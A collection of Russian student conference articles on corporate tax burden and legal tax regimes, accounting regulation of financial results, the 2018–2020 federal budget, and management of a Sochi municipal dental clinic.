Согласно Приказу Федеральной Налоговой Службы «Об утверждении концепции системы планирования выездных налоговых проверок», налоговая нагрузка рассчитывается как соотношение суммы уплаченных налогов по данным отчетности налоговых органов и оборота (выручки) организаций по данным Федеральной службы государственной статистики (Росстата) [2].

Говоря простым языком, налоговая нагрузка организации представляет собой совокупность налоговых платежей и взносов, которую организация вынуждена уплачивать в федеральный бюджет Российской Федерации.

Уровень налоговой нагрузки организации зависит от следующих критериев: от того какой деятельностью занимается предприятие, от формы осуществления этой деятельности, от особенностей ведения бухгалтерского и налогового учета, от выбранного предприятием режима налогообложения, от организационно-правовой формы.

В современное время имеются разнообразные методы определения налоговой нагрузки на хозяйствующие субъекты - организации. Методики определения налоговой нагрузки различаются по 2-м основным направлениям (Схема 1):

Схема 1 Направления методов определения налоговой нагрузки

Общеустановленной методикой определения налоговой нагрузки организации является расчет, разработанный Министерством Финансов РФ [3], согласно которому величина налоговой нагрузки определяется как отношение всех уплаченных организацией налогов к выручке, включая выручку от прочей реализации:

$$НН = \frac{НП}{В + ВД} * 100\%$$

НН — налоговая нагрузка;	В — выручка от реализации продукции, работ и услуг
НП — сумма уплаченных налогов	ВД — внереализационные доходы

К сожалению, данная методика не предоставляет возможность определения изменения структуры налогов на показатель налогового

бремени. В данном случае отражается только налогоёмкость продукции / услуг / работ выработанная организацией.

Рассмотрим некоторые подходы к определению расчёта налоговой нагрузки организации. Согласно методике Е.А. Кировой порядок определения налоговой нагрузки выглядит следующим образом [4]:

Абсолютная налоговая нагрузка	***Относительная налоговая нагрузка***
$АНН = НП + ВП + НД$	$ОНН = \frac{АНН}{ВСС} * 100\%$
ВП — уплаченные налоги во внебюджетные фонды НП — налоги, уплаченные организацией НД — недоимка по налогам	ВСС — вновь созданная стоимость. АНН — абсолютная налоговая нагрузка

С помощью данной методики можно рассчитать относительную и абсолютную налоговую нагрузку. Она определяется суммой налоговых платежей, которые должны быть уплачены в бюджет, а не теми налогами, которые организация уплатила по факту. При этом в сумму налогов не включается НДФЛ.

Литвиным М.И. был предложен еще один интересный способ расчёта налоговой нагрузки [5]:

$НН = \left(\frac{НП}{ДС} - КБ\right) * 100\%$	
НП — начисленные налоговые платежи (без учета налога на доходы)	**ДС** — сумма денежных средств, полученных организацией за отчетный период
КБ *— заемные денежные средства, привлеченные в отчетном периоде*	

Данный способ расчёта показывает уровень денежного изъятия, т. е. отношение начисленных налоговых платежей к реально полученным организацией финансовым ресурсам.

Организации часто задаются вопросами: Как снизить налоговую нагрузку? Как сэкономить на налогах? Какую систему налогообложения выбрать? Налоговое законодательство представляет хозяйствующим субъектам широкий перечень возможностей для разрешения вопросов в области налоговой оптимизации и эффективного функционирования предприятий.

Пути снижения налоговой нагрузки организации, заключаются в выборе такой альтернативы ведения хозяйственной деятельности, при которой обеспечивается наилучший финансовый результат.

Каждая рациональная организация стремится уменьшить свое налоговое бремя, подбирая и используя такие налоговые инструменты, которые формально закреплены российским законодательством.

На чем же базируется оптимизация налогообложения?

При заданном объёме работ в долгосрочной и краткосрочной

перспективах предполагается минимизировать налоговые выплаты и не допускать штрафов в государственный бюджет. *Эффективная налоговая политика организации* включает в себя использование *налоговых льгот*. Если организация будет акцентировать внимание на определенной деятельности и закупках определенной продукции, то представится большая возможность освободиться от уплаты определённых налогов.

Организации также могут быть использованы специально разработанные *режимы* налогообложения. Развивая данную тему, обратимся к нормативно-правовым возможностям и ограничениям налоговой нагрузки в организации.

В соответствии со ст. 346.20 НК РФ [1], что касается упрощенной системы налогообложения, регионы имеют право снижать налоговые ставки. Так, по объекту «доходы» размер разрешимой ставки составляет 1–6 %, по объекту «доходы, уменьшенные на расходы» — 5–15 %. В Крыму и Севастополе на период 2017–2021 гг. ставки отличаются от общеустановленных.

В соответствии с п. 2 ст. 346.11 НК РФ организации, применяющие УСН, освобождаются от уплаты налога на прибыль организации, налога на имущество организаций и НДС. Применение УСН позволяет существенно снизить налоговые обязательства организации.

Размер налоговой ставки по режиму ЕСХН для всех налогоплательщиков составляет 6 процентных пункта. Данный режим позволяет заменить уплатой ЕСХН некоторые налоги: налог на прибыль организаций, НДС, налог на имущество.

Единый налог на вменённый доход имеет свои особенности при уменьшении налогового бремени организации: заменяет собой уплату налога на прибыль организаций, налога на имущество. Размер ставки по ЕНВД – 15% от величины вмененного дохода. Для Москвы и Санкт-Петербурга, в зависимости от категории налогоплательщиков и видов предпринимательской деятельности, установлена налоговая ставка в пределах от 7,5% до 15%.

Специальные налоговые режимы тесно связаны с налоговой оптимизацией. Применение таких режимов хозяйствующими субъектами увеличивает вероятность оптимизации налоговой нагрузки.

Таким образом, в ключевом значении, налоговая оптимизация представляет собой важный аспект в эффективном функционировании хозяйствующего субъекта. За счёт правильного налогового планирования, создания оптимальной стратегии финансово-экономической деятельности, организация минимизирует налоговую нагрузку.

Использованные источники:

1. Налоговый кодекс Российской Федерации от 31 июля 1998г. № 146-ФЗ Режим доступа: http://base.consultant.ru.
2. Приказ ФНС России от 30.05.2007 N ММ-3-06/333@ (ред. от 10.05.2012) «Об утверждении Концепции системы планирования выездных налоговых

проверок». Режим доступа: http://www.consultant.ru (дата обращения: 01.03.2018).
3. Министерство Финансов Российской Федерации. Режим доступа: https://www.minfin.ru (дата обращения: 01.03.2018).
4. Кирова Е. А. Методология определения налоговой нагрузки на хозяйствующие субъекты. // Финансы. 1998. № 9. С. 30–32.
5. Литвин М. И. Налоговая нагрузка и экономические интересы предприятий. // Финансы. 2010. № 5. С. 55–59.

УДК 336.671

Мелехова Ю.Ю.
студент 4 курса
Институт экономики и финансов
Сыктывкарский государственный университет им. П. Сорокина
научный руководитель: Некрасова Г.А.
старший преподаватель
Россия, г. Сыктывкар

НОРМАТИВНО-ПРАВОВОЕ РЕГУЛИРОВАНИЕ ФОРМИРОВАНИЯ ФИНАНСОВЫХ РЕЗУЛЬТАТОВ

Аннотация: Статья посвящена роли нормативно-правового регулирования формирования финансового результата в деятельности хозяйствующих субъектов. Определена сущность и роль законодательного регулирования учета прибыли организаций. Отдельное внимание уделено уровням формирования финансового результата в системе бухгалтерского учета.

Ключевые слова: бухгалтерский учет, хозяйствующие субъекты, прибыль, финансовый результат, уровни, законодательство, нормативно-правовое регулирование.

Melehova Yu.
student, 4th year, Institute of Economics and Finance
Syktyvkar state University. P. Sorokin
Scientific supervisor: G. Nekrasova
senior lecturer
Russia, Syktyvkar

NORMATIVE AND LEGAL REGULATION OF THE FINANCIAL RESULTS

Abstract: The article is devoted to the role of the legal regulation of the formation of the financial result in the activities of economic entities. The essence and role of the legislative regulation of the accounting for the profits of organizations is determined. Special attention is paid to the levels of formation of the financial result in the accounting system.

Keywords: accounting, business entities, profits, financial results, levels, legislation, legal regulation.

Финансовый результат представляет собой конечный итог деятельности хозяйствующего субъекта за отчетный период, который показывает уровень эффективности работы организации. В настоящее время регулирование учета финансовых результатов является неотъемлемым элементом бухгалтерского учета предприятия. Полнота и качество финансовой отчетности во многом определяется нормативно-правовым законодательством.

Существенное влияние на учет и состав финансовых результатов оказывает действующий перечень нормативных правовых актов. Российская система регулирования вопросов формирования финансовых результатов включает в себя 4 уровня.

I уровень:

- Федеральный закон «О бухгалтерском учете» N 402-ФЗ от 06.12.2011 [1] – основополагающий документ, который устанавливает единые требования, правила и принципы ведения бухгалтерского учета и составления финансовой отчетности.

Кроме этого в качестве дополнения и уточнения отдельных норм законов применяются указы Президента Российской Федерации, Постановления Правительства Российской Федерации.

II уровень: Положения по бухгалтерскому учету – российские стандарты, которые регламентируют формирование самого финансового результата, а также отдельных его составляющих - расходов и доходов хозяйствующих субъектов. Данные положения являются обязательными при составлении бухгалтерской отчетности.

- Положение по ведению бухгалтерского учета и бухгалтерской отчетности в РФ от 29 июля 1998 года №34н [2] – документ, который определяет порядок организации и ведения бухгалтерского учета, определяет основные правила составления и представления отчетности организациями.
- Положение по бухгалтерскому учету «Доходы организации» от 06.05.99 г. №32н (ПБУ 9/99) [3] - устанавливает правила формирования в бухгалтерском учете информации о доходах. Доходами организации признается увеличение экономических выгод в результате поступления активов (денежных средств, иного имущества) и (или) погашения обязательств, приводящее к увеличению капитала этой организации, за исключением вкладов участников (собственников имущества).

Доходы организации в зависимости от направлений деятельности подразделяются на доходы от обычных видов деятельности и прочие доходы.

- ПБУ «Расходы организации» от 6 мая 1999 года №33н (ПБУ 10/99) [4] устанавливает правила формирования в бухгалтерском учете информации о расходах коммерческих организаций. Согласно данному

положению расходами признается:

- уменьшение экономических выгод в результате выбытия активов (денежных средств, иного имущества) и (или) возникновения обязательств, приводящее к уменьшению капитала этой организации [5].

Данное ПБУ определяет следующие виды расходов: расходы по обычным видам деятельности и прочие расходы.

Кроме этого этих НПА, финансовый результат экономических субъектов регламентируется ПБУ «Учет расчетов по налогу на прибыль организаций» ПБУ 18/02 от 19.11.02 № 114н [5]. Целью данного положения является отражение в учете различия налога на бухгалтерскую прибыль и налога на налогооблагаемую прибыль, сформированную в налоговом учете. Формируется налоговая база по налогу на прибыль организации, которая, непосредственно, определяет финансовый результат за отчетный период.

Таким образом, перечень рассмотренных нормативно-правовые актов, относимый ко II уровню регулирования учета финансовых результатов, определяет способы его формирования, регламентацию принципов, правила ведения и составления финансовой (бухгалтерской) отчетности.

III уровень:

- Приказ Минфина России «О формах бухгалтерской отчетности организаций» от 02.07.2010 N 66н [6];

В соответствии с этим документом, коммерческими организациями должны использоваться данные формы при составлении бухгалтерской отчетности. Приказ выделяет следующие формы годовой отчетности: бухгалтерский баланс, отчет о финансовых результатах и приложения к ним.

- План счетов бухгалтерского учета финансово-хозяйственной деятельности организаций представляет собой схему группировки объектов бухгалтерского учета (активы, обязательства, финансово-хозяйственные операции). В 8 разделе обобщены данные о доходах и расходах организации за отчетный период от обычных видов деятельности (сч. 90) и прочих видов (сч. 91), путем сопоставления которых формируется финансовый результат деятельности хозяйствующего субъекта (сч. 99).
- Инструкция по применению лана счетов №94 устанавливает единые подходы к применению Плана счетов и отражению фактов хозяйственной деятельности на счетах бухгалтерского учета. В ней приведена краткая характеристика синтетических счетов: раскрыты их структура, назначение и экономическое содержание объектов бухгалтерского учета.

IV уровень:

- учетная политика – внутренний документ, в котором определены конкретные способы ведения бухгалтерского учета, используемые данной организацией. В учетной политике утверждаются рабочий план счетов, используемый в зависимости от сферы деятельности организации; формы первичных учетных документов; документов внутренней финансовой отчетности.

Таким образом, формирование финансового результата деятельности организации регламентируется множеством нормативных правовых документов, которые обеспечивают полноту и достоверность данных, отраженных в отчетности.

Использованные источники:

1. ФЗ «О бухгалтерском учете» от 06.12.2011 № 402-ФЗ (ред. от 28.11.2018) // «Парламентская газета», 09-15 декабря 2011. № 54.
2. Положение по ведению бухгалтерского учета и бухгалтерской отчетности в РФ от 29.06.98 г. №34н // «Российская газета», 31 октября 1998. № 208.
3. Положение по бухгалтерскому учету 9/99 «Доходы организации» от 06.05.99 г. №32н (ред. от 06.04.2015) // «Бюллетень нормативных актов федеральных органов исполнительной власти», 28 июня 1999. № 26.
4. Положение по бухгалтерскому учету 10/99 «Расходы организации» от 6.05.1999 №33н (ред. от 06.04.2015) // «Бюллетень нормативных актов федеральных органов исполнительной власти», 28 июня 1999. № 26.
5. ПБУ «Учет расчетов по налогу на прибыль организаций» ПБУ 18/02 от 19.11.02 № 114н (ред. от 06.04.2015) // «Российская газета», 14 января 2003. № 4.
6. Приказ Минфина России «О формах бухгалтерской отчетности организаций» от 02.07.2010 N 66н (ред. от 06.03.2018) // «Бюллетень нормативных актов федеральных органов исполнительной власти», 30 августа 2010. № 35.
7. Приказ Минфина РФ от 31.10.2000 N 94н (ред. от 08.11.2010) «Об утверждении Плана счетов бухгалтерского учета финансово-хозяйственной деятельности организаций и Инструкции по его применению» // «Финансовая газета», 2000. № 46.

УДК 336.144

Мелехова Ю.Ю.
студент 4 курса
Институт экономики и финансов
Сыктывкарский государственный университет им. П. Сорокина
научный руководитель: Некрасова Г.А.
старший преподаватель
Россия, г. Сыктывкар

ФЕДЕРАЛЬНЫЙ БЮДЖЕТ РФ НА 2018-2020 ГГ.: ПОКАЗАТЕЛИ, НАЦЕЛЕННОСТЬ, ПРАВИЛО РАСЧЕТА

Аннотация: Статья посвящена законодательной разработке проекта федерального закона «О федеральном бюджете на 2018 год и плановый период 2019 и 2020 годов». Рассмотрены основные показатели, такие как доходы, расходы и дефицит, выявлена тенденция их планового состояния. Отдельное внимание уделено источникам финансирования бюджета Российской Федерации. В статье говорится о целях и задачах, которые ставит перед страной законодатель при разработке ФБ РФ.

Ключевые слова: прогноз, прогнозирование, федеральный закон, план, оценка, правило расчета, бюджет, федеральный бюджет РФ.

Melehova Yu.
student, 4th year, Institute of Economics and Finance
Syktyvkar state University. P. Sorokin
Scientific supervisor: G. Nekrasova
senior lecturer
Russia, Syktyvkar

RUSSIAN FEDERAL BUDGET IN 2018-2020: PERFORMANCE, FOCUS, CALCULATION RULES

Abstract: The Article is devoted to the legislative development of the draft Federal law "The Federal budget for 2018 and the planning period of 2019 and 2020". The main indicators such as income, expenses and deficit are considered, the tendency of their planned state is revealed. Special attention is paid to the sources of financing of the budget of the Russian Federation. The article refers to the goals and objectives set by the legislator in the development of the FSB.

Keywords: forecast, forecasting, Federal law, plan, evaluation, calculation rule, budget, Federal budget of the Russian Federation.

Федеральный бюджет РФ выступает важнейшим финансово-экономическим документом, по которому в дальнейшей перспективе предстоит жить Российской Федерации. Это основной регулятор в формировании и грамотном использовании денежных ресурсов.

24 ноября 2017 г. был принят федеральный закон «О Федеральном бюджете на 2018 год и плановый период 2019 и 2020 годов», одобрен Советом Федерации 29 ноября 2017 г. В связи с этим, возникают

возможность и огромное желание выяснить каковы дальнейшие перспективы ожидают наше государство.

Показатели. В проекте ФБ РФ на предстоящие 3 года 2018, 2019, 2020 - обозначены следующие основные показатели, рассмотрим *Таблицу 1*.

Таблица 1 Основные показатели федерального бюджета Российской Федерации на 2017 и плановый период 2018-2020 гг., в млрд. руб.[1].

Показатель	**2017 (факт)**	**2018 (план)**	**2019 (план)**	**2020 (план)**
1) Доходы в том числе:	14 720,3	15 257,8	15 554,6	16 285,4
в %% к ВВП	*15,96%*	*15,66%*	*15,07%*	*14,77%*
- нефтегазовые доходы	5 795,2	5 479,6	5 247,5	5 440,4
в %% к ВВП	*6,28%*	*5,62%*	*5,08%*	*4,94%*
- ненефтегазовые доходы	8 925,1	9 778,2	10 307,1	10 845,0
в %% к ВВП	*9,68%*	*10,03%*	*9,98%*	*9,84%*
2) Расходы	16 728,4	16 529,2	16 373,7	17 155,3
в %% к ВВП	*18,14%*	*16,96%*	*15,86%*	*15,56%*
3) Дефицит	-2008,1	-1271,394	-819,147	-869,8447
в %% к ВВП	*-2,18%*	*-1,30%*	*-0,79%*	*-0,79%*
Макроэкономические показатели				
Инфляция	0,4%	4,0%	4,0%	4,0%
ВВП	92 224	97 462	103 228	110 237
Цены на нефть марки «Юралс», долл. США за 1 баррель	49,9	43,8	41,6	42,4

Общий уровень доходов федерального бюджета в долях ВВП, согласно федеральному закону, сократится с 15,96% ВВП в 2017 году до 14,77% ВВП к 2020 году. Основным рычагом снижения доходов будут являться именно нефтегазовые доходы. Так, в 2018-2020 гг. предполагается сокращение объема нефтегазовых доходов с 6,28% ВВП в 2017 г. до 4,94% ВВП к 2020 г., в основном за счет прогнозируемого снижения мировых цен на нефть с 49,9 долл./баррель в 2017 г. до 43,8 долл./баррель в 2018 г. и 41-42 долл./баррель в 2019-2020 гг.

При этом ожидается стабильный уровень ненефтегазовых поступлений в диапазоне 10,03 - 9,84% ВВП, что будет связано прежде всего с улучшением макроэкономической ситуации, ростом качества налогового администрирования и индексацией ставок акцизов.

Что касается расходов, то их объем в 2018-2020 годах прогнозируется со снижением, а именно с 18,14% ВВП в 2017 году до 15,56 % ВВП к 2020 году. Такое резкое сокращение расходов федерального бюджета на 2,58 п. п. ВВП за трёхлетней период не позволяет обеспечить необходимого объема расходов для экономического развития.

Рассмотрим основные источники финансирования дефицита федерального бюджета, для этого обратимся к *Таблице 2*.

Таблица 2 Источники финансирования дефицита федерального бюджета за 2017-2020 гг., млрд. руб.

Показатель	2017 (факт)	2018	2019	2020
Все источники:	1 923,8	1 271,4	819,1	869,9
%% к ВВП	2,1	1,3	0,8	0,8
из них: -гос. займы	1 010,3	785,7	805,6	1 044,6
-средства ФНБ	663,5	1 113,7	4,5	3,8
-средства резервного фонда	1 060,8	-	-	-
-приватизация	42,1	13,0	12,2	11,4

Основным источником финансирования дефицита федерального бюджета за последние два года рассматриваемого периода послужат государственные заимствования. В 2018 г. наибольшую долю составят средства Фонда национального благосостояния в объеме 1 113,7 млрд. руб.

Нацеленность. Основная цель законодателя, разработавшего российский бюджет, заключается в повышение потенциала развития экономики. Исходя из поставленной цели, законодатель выделил следующие существенные задачи, требующие дальнейшей реализации [2], рассмотрим *Таблицу 3*.


Таблица 3 Цель и задачи федерального бюджета на 2018, 2019, 2020 гг.

Цель: ↑ ПОТЕНЦИАЛА РАЗВИТИЯ ЭКОНОМИКИ СТРАНЫ	
1 задача: СОЗДАНИЕ ПРЕДСКАЗУЕМОЙ И УСТОЙЧИВОЙ СРЕДЫ	**2 задача:** УСТРАНЕНИЕ СТРУКТУРНЫХ ПРЕПЯТСТВИЙ ДЛЯ РАЗВИТИЯ
- стабильный курс (REER), устойчиво низкая инфляция и процентные ставки;	- равные конкурентные условия и сокращение теневого сектора;
- устойчивые показатели рентабельности и ценовой конкурентоспособности;	- повышение эффективности госсектора и отдачи от государственных активов;
- стабильные налоговые условия и предсказуемость неналоговых издержек;	- увеличение продуктивных инвестиций и повышение производительности;
- эффективный и необременительный для добросовестных участников контроль, и надзор.	- повышение эффективности рынка труда и мобильности трудовых ресурсов;
	- создание условий для реализации потенциала всех и каждого гражданина.

В общих чертах, поставленная цель будет достигнута за счет создания единого информационного пространства администрирования доходов бюджетов бюджетной системы; за счет повышения качества администрирования; за счет настройки налоговой системы; внедрение новых программ по поддержке инвестиционного кредитования, которые минимизируют субъективное участие, т. е. обеспечения равного конкурентного доступа; за счет увеличения доли акцизов на нефтепродукты, поступающих в бюджеты субъектов; за счет увеличения дотаций на частичную компенсацию расходов на повышение оплаты труда работников бюджетной сферы; за счет реструктуризации бюджетных кредитов; и многие другие моменты.

Правило расчета. ФЗ «О федеральном бюджете на 2018 год и на

плановый период 2019 и 2020 годов» впервые сформирован на основе нового бюджетного правила, которое сводится к определению предельного объема расходов как суммы 3-х компонентов:



Как отмечает министерство финансов, такой способ определения предельных расходов позволяет обеспечить бездефицитный бюджет на первичном уровне при базовых показателях.

Согласно изменениям, дополнительные нефтегазовые доходы, полученные после превышения фактической цены на нефть марки Urals отметки в 40 долларов за баррель, будут направляться в Резервный фонд. При этом предельный уровень, начиная с 2018 года, будет индексироваться на 2%. Законопроект также предполагает установить возможность использования средств Фонда национального благосостояния, в том числе на пополнение Резервного фонда в целях обеспечения оперативного управления средствами данных фондов и финансирования дефицита федерального бюджета.

При таком подходе, когда объем средств Резервного фонда на 1 января первого года планового периода опускается ниже уровня в 5% ВВП, предельный объем использования средств Резервного фонда не может превышать 1% ВВП и исходя из этого вносятся соответствующие поправки предельного объема расходов.

Подводя общий итог, важно отметить, что меры, предусмотренные в прогнозе федерального бюджета на 2018-2020 годы, нацелены прежде всего на стабилизацию госфинансов и повышение устойчивости к внешним условиям за счет постепенного сокращения дефицита бюджета, как со стороны источников ресурсов бюджета, так и с расходной его стороны.

Федеральный бюджет считается достаточно адаптированным, т. к. учитывает внешние экономические факторы. Прогноз ФБ РФ впервые составлен с учётом нового бюджетного правила, которое в свою очередь предусматривает, что все дополнительные доходы от цены на нефть выше $40,8 будут направляться в ФНБ, средства из которого будут идти на погашение дефицита госказны.

При всех положительных моментах, представленных в прогнозе бюджета сохраняются отдельные проблемы, устранение которых способствовало бы снижению рисков исполнения проекта федерального бюджета в 2018-2020 гг. и более активному оживлению российской экономики. По оценкам ведущих экспертов основным недостатком прогноза федерального бюджета является то, что структура расходов достаточно консервативна с низким мультипликативным эффектом, что блокирует все

стимулы роста экономики.

Использованные источники:

1. Федеральный закон «О федеральном бюджете на 2018 год и на плановый период 2019 и 2020 годов» от 05.12.2017 N 362-ФЗ (ред. от 03.07.2018). Режим доступа: http://www.consultant.ru (дата обращения: 14.09.2018);
2. О проекте федерального бюджета на 2018 год и на плановый период 2019 и 2020 годов Режим доступа: http://council.gov.ru (дата обращения: 07.10.2018);
3. Заключение на проект Федерального закона «О федеральном бюджете на 2018 год и плановый период 2019 и 2020 годов» и проекты федеральных законов о бюджетах государственных внебюджетных фондов. Режим доступа: https://www.iep.ru (дата обращения: 10.10.2018).

УДК 005.5

Мельник А.С.
студент магистратуры 2 курса
ЗФО 17-ЗМГМУ
Сочинский государственный университет
Россия, г. Сочи

УПРАВЛЕНИЕ МУНИЦИПАЛЬНЫМ МЕДИЦИНСКИМ УЧРЕЖДЕНИЕМ (НА ПРИМЕРЕ СТОМАТОЛОГИЧЕСКОЙ ПОЛИКЛИНИКИ №4 ГОРОДА СОЧИ)

Аннотация

В статье рассмотрены теоретические аспекты функционирования и особенности управления муниципальными медицинскими учреждениями. На примере МБУЗ г.Сочи «Стоматологическая Поликлиника №4» рассмотрены основные факторы, препятствующие эффективному управлению муниципальным медицинским учреждением. Представлены рекомендации, направленные на совершенствование управления муниципальным медицинским учреждением.

Ключевые слова: муниципальное учреждение, бюджетное учреждение, медицинское учреждение, управление.

Melnik A.S.
Graduate student
2 courses, ZFO 17-ZMGMU
Sochi State University
Russia, Sochi

MANAGEMENT OF THE MUNICIPAL MEDICAL INSTITUTION (ON THE EXAMPLE OF DENTAL POLYCLINIC №4 OF THE CITY OF SOCHI)

Annotation

The article discusses the theoretical aspects of the functioning and management features of municipal medical institutions. Using the example of

Sochi Dental Clinic No. 4, the main factors hindering the effective management of a municipal medical institution. Presented recommendations aimed at improving the management of the municipal medical institution.

Key words: municipal institution, budget institution, medical institution, management.

Здравоохранение представляет собой важнейшее подразделение, входящее в состав социальной инфраструктуры муниципальных образований.

Реализация этих гарантий требует структурных преобразований следующего характера:

- во-первых, формирование новых подходов к осуществлению политического и бюджетного процесса посредством их ориентированности на приоритетность вопросов охраны и сохранения здоровья населения;
- во-вторых, обеспечение формирования необходимой правовой основы функционирования медицинских учреждений в условиях рынка;
- в-третьих, установление приоритетности профилактики с целью снижения заболеваемости и смертности населения, вероятности возникновения эпидемий;
- в-четвертых, организация защиты прав пациентов в отношении получения необходимой и качественной медицинской помощи, выступающей исходным условием обеспечения здорового образа жизни;
- в-пятых, совершенствование подходов к управлению муниципальными медицинскими учреждениями.

Муниципальные учреждения создаются с целью удовлетворения потребностей населения муниципального образования в муниципальных услугах. Каждое конкретное муниципальное учреждение ориентировано на достижение цели в определенной отрасли.

В отличие от коммерческих организаций муниципальные учреждения не имеют целью получение прибыли, хотя в определенных случаях это допустимо.

Характерными особенностями муниципальных учреждений являются:

- во-первых, их подчиненность вышестоящим властным органам;
- во-вторых, наличие определенной сметы расходов и бюджета;
- в-третьих, четкая определенность структуры, графика работы и дисциплины;
- в-четвертых, нахождение в муниципальной собственности.

Многие российские эксперты сошлись во мнении, что в ближайшем будущем количество медицинских учреждений в стране продолжит снижаться. По их мнению, к 2021 году количество больниц в стране может снизиться до уровня 1913 года. Это не простое мнение, а основанный на фактах вывод.

Согласно официальной статистике (данные ЦЭПР), в период с 2000 до

2015 года количество государственных медицинских учреждений в РФ уменьшилось в 2 раза (с 10700 до 5400). В своем докладе группа аналитиков выразила мнение, что если правительство в таком же темпе продолжит закрывать муниципальные больницы (сегодня эта цифра - 353 за год), то к 2022 году их количество достигнет отметки в 3000 учреждений, что сопоставимо с 1913 годом.85

Особенности управления муниципальными медицинскими учреждениями обусловлены уровнем их социальной значимости для жителей муниципальных образований и ограничениями, накладываемыми на такое управление с точки зрения бюджетного финансирования.

Целевую направленность, задачи, которые необходимо решать муниципальным медицинским учреждениям в процессе осуществления деятельности, определяют муниципальные органы власти, которые утверждают уставы муниципальных учреждений. Муниципальные органы власти также осуществляют назначение на должность и освобождение от должности руководителей муниципальных медицинских учреждений. Утверждение тарифов на оказание платных услуг муниципальных медицинских учреждений также находится в ведении муниципальных властей. Органы муниципального управления также осуществляют контрольно-надзорные функции по отношению к муниципальным медицинским учреждениям.

Одной из важнейших управленческих задач для муниципальных медицинских учреждений становится достижение целевых ориентиров: повышение качества и доступности медицинской помощи за счет эффективного использования ограниченных финансовых, материальных, трудовых и иных ресурсов здравоохранения в условиях быстро растущей конкуренции на рынке медицинских услуг.

Таким образом, в условиях экономического кризиса в здравоохранении особое значение приобретает необходимость повышения эффективности управления муниципальными медицинскими учреждениями, для чего требуется внедрять новые формы, методы и модели управления всеми звеньями медицинского учреждения как системы.

Муниципальное бюджетное учреждение здравоохранения города Сочи «Стоматологическая поликлиника №4» (далее МБУЗ г.Сочи «Стоматологическая Поликлиника №4») действует со 2 февраля 1994 г. Основной вид деятельности - стоматологическая практика. Учреждение является юридическим лицом, находящимся в ведомственном подчинении управления здравоохранения администрации города Сочи.

МБУЗ г.Сочи «Стоматологическая Поликлиника №4» является бюджетным учреждением, которое призвано оказывать услуги и выполнять работы в социально сфере. За бюджетным учреждением закрепляется

[85] Квачахия Л.Л. Об эффективности модели отечественной системы здравоохранения в сравнении с развитыми странами // Иннов: электронный научный журнал, 2018. №3 (36). URL: http://www.innov.ru/science/economy/ob-effektivnosti-modeli-otechestven/

муниципальное имущество на праве оперативного управления, помимо этого имущество бюджетного учреждения может формироваться за счет получаемых им доходов. Ответственность бюджетного учреждения по обязательствам ограничивается выделенным ему имуществом, муниципалитет такой ответственности не несет. Финансовое обеспечение бюджетного муниципального учреждения осуществляется из местного бюджета.

МБУЗ г.Сочи «Стоматологическая Поликлиника №4», как и другие муниципальные медицинские учреждения в своей деятельности сталкиваются с основными проблемами, которые препятствуют эффективному управлению (рис. 1).




Рис. 1 - Основные проблемы, возникающие в процессе организации работы муниципальных медицинских учреждений

В связи с этим представляется возможных порекомендовать следующие направления совершенствования управления МБУЗ г.Сочи «Стоматологическая Поликлиника №4», представленные на рисунке 2.

Рис. 2 - Направления совершенствования управления МБУЗ г.Сочи «Стоматологическая Поликлиника №4»[86]

Данные мероприятия позволят повысить эффективность управления муниципальным медицинским учреждением, что позволит предоставлять качественные медицинские услуги и быть конкурентоспособным в рыночных условиях ведения деятельности.

Использованные источники:

1. Квачахия Л.Л. Об эффективности модели отечественной системы здравоохранения в сравнении с развитыми странами // Иннов: электронный научный журнал, 2018. №3 (36). URL: http://www.innov.ru/science/economy/ob-effektivnosti-modeli-otechestven/(дата обращения: 06.12.2018).
2. Нормова Т., Порошина Л., Боярская В. Анализ экономической эффективности функционирования муниципального ЛПУ в современных условиях // Политематический сетевой научный журнал КубГАУ. - 2016. - №120. - С. 466-477.
3. Оценка результативности и эффективности системы здравоохранения и медицинских организаций: монография / Кораблев В.Н. – Хабаровск: Издательство «Дальневосточный государственный медицинский университет». - 2015. - 236 с.
4. Полина Н.А. Пути совершенствования управления в учреждении

[86] Составлено автором по материалам исследования.

здравоохранения // Современные проблемы науки и образования. – 2015. – № 1-1.; URL: http://science-education.ru/ru/article/view?id=19417 (дата обращения: 06.12.2018).

УДК 339

Мельник Н.В.
студент
Бурыкин С.И.
студент
Дорожкина Т.В., к.э.н.
доцент
кафедра таможенного дела
Калужский государственный университет им. К.Э. Циолковского
Институт управления, бизнеса и технологий
Российская Федерация, г. Калуга

